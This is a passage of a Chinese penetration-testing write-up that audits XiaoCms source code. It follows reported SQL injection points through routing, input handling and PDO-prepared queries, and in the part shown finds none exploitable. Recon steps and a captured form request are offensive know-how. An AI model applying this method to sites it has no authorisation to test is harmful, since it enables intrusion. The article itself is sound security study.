渗透测试XiaoCms之自力更生代码审计-后台数据库备份SQL注入到getshell

这是 酒仙桥六号部队 的第 62 篇文章。


全文共计 4053 个字，预计阅读时长 13 分钟。


背景

本文是前段时间做过的测试，这次本文全篇使用本地搭建环境来复习，如有觉得不合理的地方，可能是本地复现的时候未完全还原真实环境，主要是记录当时在做这个渗透测试的思路以及踩过的坑。

有漏洞没详情

打开网站，是一个企业介绍页，常规的文章列表等，尝试使用 admin 等发现系统后台，但是失败了，那就直接上工具扫吧。





发现除了 Index.php 外还有一个 AdminSystem 目录，访问发现是后台。

除了后台目录还有一个 robots.txt, 看看是否存在敏感信息。

```
#
# robots.txt for XiaoCms
#
User-agent: *
Disallow: /admin/
Disallow: /core/
Disallow: /data/
Allow: /data/upload/
Disallow: /member/
Disallow: /template/
Disallow: /index.php?c=api*
```

通过 robots.txt 和后台的页面来看，本次测试目标应该是基于 XiaoCms 进行搭建的，检索一下该 CMS 是否存在漏洞，通过一通搜索有文章显示该 CMS 存在多个漏洞，比如前台文章处存在 SQL 注入等，具体如下：


优先查看 SQL 注入，选择文章进行测试是否存在该漏洞。

```
http://192.168.27.1/xiaocms_20141229/index.php?id=20
```

通过各种 payload 测试，均无法形成注入，而且该文章也并没有给出 payload，仅是表示存在漏洞，除了一个名字以外没有任何详情。为了利用该漏洞，所以将源代码下载下来，审计此处的漏洞是如何利用的。

没详情的漏洞都是骗人的

下载源代码后，查看下目录结构情况。


xiaocms_20141229 D:\ph
admin
controller
img
template
index.php
core
controller
img
library
index.html
version.php
xiaocms.php
data
template
index.php
robots.txt


后台访问的 URL 是

http://192.168.27.1/xiaocms_20141229/admin/index.php，

也就是前台使用一个入口 index.php 后台使用的是 admin 目录下的 Index.php 做为入口，打开 admin/index.php 查看源代码。

```php
<?php
/**
 * XiaoCms企业建站版
 * 官方网站:http://www.xiaocms.com
 */
define('XIAOCMS_ADMIN',    dirname( path: __FILE__) . DIRECTORY_SEPARATOR);
define('CONTROLLER_DIR',      XIAOCMS_ADMIN . 'controller' . DIRECTORY_SEPARATOR);
define('XIAOCMS_PATH',    dirname(dirname( path: __FILE__)) . DIRECTORY_SEPARATOR);
include XIAOCMS_PATH . 'core/xiaocms.php';
xiaocms::load_file( file_name: CONTROLLER_DIR . 'Admin.class.php');
xiaocms::run();
```

前面基本都是定义一些常量, 后面紧跟着就是引入了文件 core/xiaocms.php，查看该文件代码。



```php
<?php
/** xiaocms.php ...*/

header( string: 'Content-Type: text/html; charset=utf-8');
define('IN_XIAOCMS', true);
error_reporting( level: E_ERROR | E_WARNING | E_PARSE);
$config         = xiaocms::load_config( file: 'config');
/**
 * 配置
 */
define('SYS_START_TIME',     microtime( get_as_float: true));
define('HTTP_REFERER', isset($_SERVER['HTTP_REFERER']) ? $_SERVER['HTTP_REFERER'] : '');
define('CORE_PATH',           dirname( path: __FILE__) . DIRECTORY_SEPARATOR);
define('DATA_DIR',         XIAOCMS_PATH . 'data' . DIRECTORY_SEPARATOR);
define('TEMPLATE_DIR',           XIAOCMS_PATH . 'template' . DIRECTORY_SEPARATOR);
if (!defined( name: 'CONTROLLER_DIR')) define('CONTROLLER_DIR',     CORE_PATH . 'controller' . DIRECTORY_SEPAR
define('COOKIE_PRE',            'xiaocms_');//Cookie 前缀，同一域名下安装多套系统时，请修改Cookie前缀
date_default_timezone_set( timezone_identifier: 'Asia/Shanghai');
xiaocms::load_file( file_name: CORE_PATH . 'library' . DIRECTORY_SEPARATOR . 'global.function.php');
xiaocms::load_file( file_name: CORE_PATH . 'version.php');
xiaocms::load_file( file_name: CORE_PATH . 'controller/Base.class.php');

/**
 * 系统核心全局控制类
 */
abstract class xiaocms {
    public static $controller;
```

该文件为整个 CMS 的核心，定义了一个名字叫 xiaocms 的抽象类，略过没有营养的部分，主要看下面这段静态方法。

```php
/**
 * 分析URL信息
 */
private static function parse_request() {
    $path_url_string = isset($_SERVER['QUERY_STRING']) && $_SERVER['QUERY_STRING'] ? $_SERVER['QUERY_STRING'] : $_SERVER['REQUEST_URI'];
    parse_str($path_url_string, &arr: $url_info_array);
    $controller_name  = trim( str: (isset($url_info_array['c']) && $url_info_array['c']) ? $url_info_array['c'] : 'index');
    $action_name      = trim( str: (isset($url_info_array['a']) && $url_info_array['a']) ? $url_info_array['a'] : 'index');
    self::$controller = self::_safe(strtolower($controller_name));
    self::$action     = self::_safe(strtolower($action_name));
    $_GET             = array_merge($_GET, $url_info_array);
    return true;
}
```

处理 URL 的地方，这里应该是全局处理的，所以 url 中包含参数 c 和参数 a，继续追踪静态变量 $controller 和 $action。

```php
/**
 * 项目运行函数
 */
public static function run() {
    global $config ;
    if (!empty($config['site_mobile']) && is_mobile()) { //如果你要指定手机版绑定域名就修改这里吧
        $config['site_theme'] =  (is_dir( filename: TEMPLATE_DIR . 'mobile') ? 'mobile' : $config['site_theme']);
    }
    static $_app    = array();
    $app_id         = self::$controller . '_' . self::$action;
    define('SYS_THEME_DIR', $config['site_theme'] . DIRECTORY_SEPARATOR);   //模板风格
    self::parse_request();
    if (!isset($_app[$app_id])) {
        $controller = self::$controller;
        $action     = self::$action . 'Action';
        if (is_file( filename: CONTROLLER_DIR . $controller . '.php')) {
            self::load_file( file_name: CONTROLLER_DIR . $controller . '.php');
        } else {
           exit('XiaoCms: Controller does not exist.');
        }
        $app_object = new $controller();
        if (method_exists($controller, $action)) {
            $_app[$app_id] = $app_object->$action();
        } else {
            exit('XiaoCms: Action does not exist.');
        }
    }
    return $_app[$app_id];
}
```

将 $controller 和 $action 用下划线拼接为变量 $app_id，判断静态变量中 $_app（空数组）中是否包含该变量，不存在则先进行判断文件是否存在，然后进行引入以变量 $controller 命名的 php 文件，而 $action 则是该文件类里面以变量 $action 并拼接 Action 命名的方法，也就

是 URL 中的 C 代表为 controller 同时也表示文件，参数 a 则代表是 action，也就是 controller 里面的方法。

了解了 URL 的一个结构，再来看一下文章处的 SQL 注入漏洞，URL 如下：

```
http://192.168.27.1/xiaocms_20141229/index.php?id=20
```

index.php 直接跟 ID 参数，根据 URL 规则就是默认类和默认方法。

```
class index extends Base {

    public function __construct() {
        parent::__construct();
    }

    public function indexAction() {
    if($this->get('catdir') || $this->get('catid')){...}
    else if ($this->get('id')){
        $id     = (int)$this->get('id');
        $content  = $this->db->setTableName('content')->find($id);
        if (empty($content)) {
            header( string: 'HTTP/1.1 404 Not Found');
            $this->show_message( msg: '不存在此内容！');
        }
        if (empty($content['status'])) $this->show_message( msg: '此内容正在审核中不能查看！');
        $category    = $this->category_cache[$content['catid']];
        if($category['islook'] && !$this->member_info) $this->show_message( msg: '当前栏目游客不允许查看');
        $content_add = $this->db->setTableName($category['tablename'])->find($id);
        $content_add = $this->handle_fields($this->content_model[$content['modelid']]['fields'], $content_add);
        $content  = $content_add ? array_merge($content,$content_add) : $content;
        $content['page']    = (int)$this->get('page') ? (int)$this->get('page') : 1;
        if (strpos($content_add['content'], needle: '[XiaoCms-page]') !== false) {
            $pdata  = array_filter ( explode( delimiter: '[XiaoCms-page]', $content_add['content']) );
            $pagenumber = count($pdata);
            $content['content'] = $pdata[$content['page']-1];
            $pageurl = $this->view->get_show_url($content, 1);
            $pagelist = xiaocms::load_class( classname: 'pager');
            $pagelist = $pagelist->total($pagenumber)->url($pageurl)->num(1)->hide()->page($content['page'])->output()
            $this->view->assign('pagelist', $pagelist);
        }
```


根据上图，可以看到通过 GET 方式获取 ID 后，直接经强转为整数型了，也就是说不管 ID 传送

根据上图，可以看到通过 GET 方式获取 ID 后，直接给强转为整数型了，也就是说个管 ID 传送的内容是啥，在这里都会被强制转为整数，所以文章详情处的 SQL 注入，卒。

继续查看搜索处的 SQL 注入，搜索处的 URL 是：

```
http://192.168.27.1/xiaocms_20141229/index.php?c=index&a=search&kw=1
```

根据 URL 规则，找到搜索处的代码：



```php
public function searchAction() {
    $kw     = urldecode($this->get('kw'));
    if($kw == '')$this->show_message( msg: '请输入要搜索的关键字 如:xiaocms');
    $catid    = $catid ? $catid : (int)$this->get('catid');
    $modelid    = $modelid ? $modelid : (int)$this->get('modelid');
    $page   = (int)$this->get('page') ? (int)$this->get('page') : 1;
    $pagesize = 10;
    $urlparam = array();
    $urlparam['kw']      = $kw;
    $url      = url( route: 'index/search', $urlparam);
    if ($catid) $this->db->where('catid=?', $catid);
    if ($modelid) $this->db->where('modelid=?', $modelid);
    $data    = $this->db->setTableName('content')->pageLimit($page, $pagesize)->where("`title` LIKE  ?",'%'.$kw.'%')
    foreach ($data as $key => $t) {
        $data[$key]['url'] = $this->view->get_show_url($t);
    }
    if ($catid) $this->db->where('catid=?', $catid);
    if ($modelid) $this->db->where('modelid=?', $modelid);
    $total = $this->db->setTableName('content')->where("`title` LIKE  ?",'%'.$kw.'%')->count();
    $pagelist = xiaocms::load_class( classname: 'pager');
    $pagelist = $pagelist->total($total)->url($url. '&page=[page]')->hide(true)->num($pagesize)->page($page)->output
    $this->view->assign($this->listSeo($cat, $page, $kw));
    $this->view->assign(array(
        'kw'         => $kw,
        'pagelist' => $pagelist,
        'data' => $data,
        'num' => $total,
        'site_title'  => '搜索 ' . $kw . ' - ' . $this->site_config['site_name'],
        'site_keywords'    => $kw,
        'site_description' => '搜索 ' . $kw . ' - ' . base64_decode( data: '5qyi6L+O5L2/55SoWElBT0NNUw=='),
    ));
    $this->view->display('search.html');
```

可以看到除了一个 URL 转码以外没有进行任何明显的过滤，直接赋值给 $kw 然后就代入数据库里进行查询了，但是根据代码查看显示，这里可能采用了预编译的方法进行防御 SQL 注入。跟

进该执行方法, 一直追溯，调用 PHP 原生 PDO 进行执行 SQL 语句，所以搜索出 SQL 注入漏洞，卒。

继续查看留言处的 SQL 注入，先看是不是留言页存在 SQL 注入，URL 如下：

```
http://192.168.27.1/xiaocms_20141229/index.php?c=index&a=form&modelid=3
```

根据 URL 规则找到对应的代码，但是 URL 中参数 modelid 直接被强转为整数。

```
127     public function formAction() {
128         $modelid = (int)$this->get('modelid');
129         $cid  = (int)$this->get('cid');
130         $form_model    = get_cache( cache_file: 'form_model');
131         $form_model = $form_model[$modelid];
132         !empty($form_model)  or $this->show_message( msg: '表单模型不存在');
133         if (!empty($form_model['joinid'])) {
134             !empty($cid) or $this->show_message( msg: '缺少关联内容id');
135             $this->db->setTableName('content')->getOne(array('id=?', 'modelid=?
136         }
137         if ($this->post( string: 'submit')) {
138             $gobackurl = $this->post( string: 'gobackurl');
139             if (!empty($form_model['setting']['form']['code']) && !$this->check
140             if (!empty($form_model['setting']['form']['post']) && !$this->membe
141             if (!empty($form_model['setting']['form']['time'])){
142                 $time    =  $form_model['setting']['form']['time'] * 60;
143                 $this->db->setTableName($form_model['tablename'])->where('ip=?'
144                 if (!empty($form_model['joinid'])) $this->db->where('cid=?', $c
```

所以留言这页的 URL 不存在 SQL 注入，继续看是否是提交内容存在 SQL 注入。输入留言内容抓包，发现参数都是 data，只不过 data 是个数组。

```
POST /xiaocms_20141229/index.php?c=index&a=form&modelid=3 HTTP/1.1
Host: 192.168.27.1
Content-Length: 107
Cache-Control: max-age=0
Origin: http://192.168.27.1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/75.0.3770.142 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3
Referer:
http://192.168.27.1/xiaocms_20141229/index.php?c=index&a=form&modelid=3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=
171a254babd567-0626de199e1768-3a65460c-144000-171a254babe73a;
CNZZDATA1707573=
cnzz_eid%3D381550541-1587566392-http%253A%252F%252F192.168.27.1%253A8099
%252F%26ntime%3D1587566392; PHPSESSID=54el03gffukjp2e5sruo5jqo53
Connection: close

data%5Bnindexingming%5D=111&data%5BlianxiQQ%5D=111&
data%5Bliuyanneirong%5D=11111&submit=%E6%8F%90+%E4%BA%A4
```

本地复现，先进代码查看下是否能利用成功，将动静降到最低。

```
            }
            $data = $this->post( string: 'data');
            $data = $this->post_check_fields($form_model['fields'], $data);
            $data['cid']      = $cid;
            $data['ip']       = $this->get_user_ip();
            $data['userid']   = empty($this->member_info) ? 0  : $this->member_info['id'];
            $data['username'] = empty($this->member_info) ? '' : $this->member_info['username'];
            $data['time']= time();
            $data['status']   = empty($form_model['setting']['form']['check']) ? 1 : 0;
            if(empty($gobackurl)) $gobackurl = HTTP_REFERER;
            if ($this->db->setTableName($form_model['tablename'])->insert($data,true)) {
                $this->show_message( msg: $data['status'] ? '提交成功' : '提交成功，等待审核', status: 1, $gobackurl);
            } else {
                $this->show_message( msg: '提交失败', status: 2, url: 1);
            }
        }
        $this->view->assign(array(
```

可以看到接收所有的值后，将所有的内容代入 post_check_fields 进行验证，追踪看看。

```
protected function post_check_fields($fields, $data)
{
    foreach ($fields as $t) {
        if (!defined( name: 'XIAOCMS_ADMIN') && !$t['isshow']) continue;
        if ($t['pattern']) {
            if ($t['pattern'] == 1) {
                if ($data[$t['field']] == '') $this->show_message( msg: empty($t['errortips']) ? $t['name'] . '不能为空' : $t['errortip
            } else {
                if (!preg_match($t['pattern'], $data[$t['field']])) $this->show_message( msg: empty($t['errortips']) ? $t['name'] . '
            }
        }
        if (in_array($t['formtype'], array('checkbox', 'files', 'diy'))) $data[$t['field']] = array2string($data[$t['field']]);
        if ($t['formtype']=='related'){
            $data[$t['field']]= explode( delimiter: ',', $data[$t['field']]);
```

```
            if(!$v) unset( $data[$t['field']][$k] );
        }
        $data[$t['field']] = implode( glue: ',', $data[$t['field']]);
    }
    if (is_array($data[$t['field']])) $data[$t['field']] = array2string($data[$t['field']]);
}
return $data;
}
```

该方法仅仅是将该请求需要的字段进行拼装重组，并未对字段内容进行校验，所以这里先过，接着看接下来的内容。

```
        }
        $data = $this->post( string: 'data');
        $data = $this->post_check_fields($form_model['fields'], $data);
        $data['cid']      = $cid;
        $data['ip']       = $this->get_user_ip();
        $data['userid']   = empty($this->member_info) ? 0  : $this->member_info['id'];
        $data['username'] = empty($this->member_info) ? '' : $this->member_info['username'];
        $data['time']= time();
        $data['status']   = empty($form_model['setting']['form']['check']) ? 1 : 0;
        if(empty($gobackurl)) $gobackurl = HTTP_REFERER;
        if ($this->db->setTableName($form_model['tablename'])->insert($data,true)) {
            $this->show_message( msg: $data['status'] ? '提交成功' : '提交成功，等待审核', status: 1, $gobackurl);
        } else {
            $this->show_message( msg: '提交失败', status: 2, url: 1);
        }
    }
    $this->view->assign(array(
```

再拼装了一下其它的数据后，直接进行了 insert 操作，追踪 insert 方法。


```
public function insert($data, $returnId = false)
{
    if (!$data || !is_array($data)) return false;
    $tableName = $this->getTableName();
    $insertArray = $this-> filterFields($data);
```

```
    if (!$insertArray) return false;
    unset($data);
    return $this->_db->insert($tableName, $insertArray, $returnId);
}
```

继续追踪_filterFields 方法。

```
protected function _filterFields($data)
{
    if (!$data || !is_array($data)) return false;
    $tableFields = $this->getTableFields();
    $filteredArray = array();
    foreach ($data as $key => $value) {
        if (in_array($key, $tableFields)) {
            $filteredArray[$key] = $value;
        }
    }
    return $filteredArray;
}
```

仅校验了新增的字段，数据内容未进行校验，继续往下追踪这个 insert。



```php
public function insert($data, $returnId = false)
{
    if (!$data || !is_array($data)) return false;
    $tableName = $this->getTableName();
    $insertArray = $this->_filterFields($data);
    if (!$insertArray) return false;
    unset($data);
    return $this->_db->insert($tableName, $insertArray, $returnId);
}
```

追踪这个 Insert 方法，发现其实只是进行了数据拼接，拼装了 SQL 语句，并将 SQL 语句里面的值替换成问号，然后调用 execute 方法执行，继续追踪。

```php
public function insert($tableName, $data, $returnId = false)
{
    if (!$tableName || !$data || !is_array($data)) return false;
    $contentArray = array_values($data);
    $fieldString = implode( glue: ',', array_keys($data));
    $contentString = rtrim(str_repeat( input: '?,', count($contentArray)), charlist: ',');
    $sql = "INSERT INTO {$tableName} ({$fieldString}) VALUES ({$contentString})";
    $reulst = $this->execute($sql, $contentArray);
    unset($fieldString, $contentString, $contentString);
```

```
    if ($reulst && $returnId === true) {
        return $this->lastInsertId();
    }
    return $reulst;
}
```

Execute 方法如下：

```
public function execute($sql, $params = null)
{
    if (!$sql) return false;
    $sql = trim($sql);
    if (!is_array($params) && isset($params)) {
        $params = func_get_args();
        array_shift( &array: $params);
    }
    $sth = $this->_dbLink->prepare($sql);
    if (!$params) {
        $result = $sth->execute();
    } else {
        $result = $sth->execute($params);
    }
    if (!$result) {
        $sth->closeCursor();
        return false;
    }
```

```
        return true;
    }
```

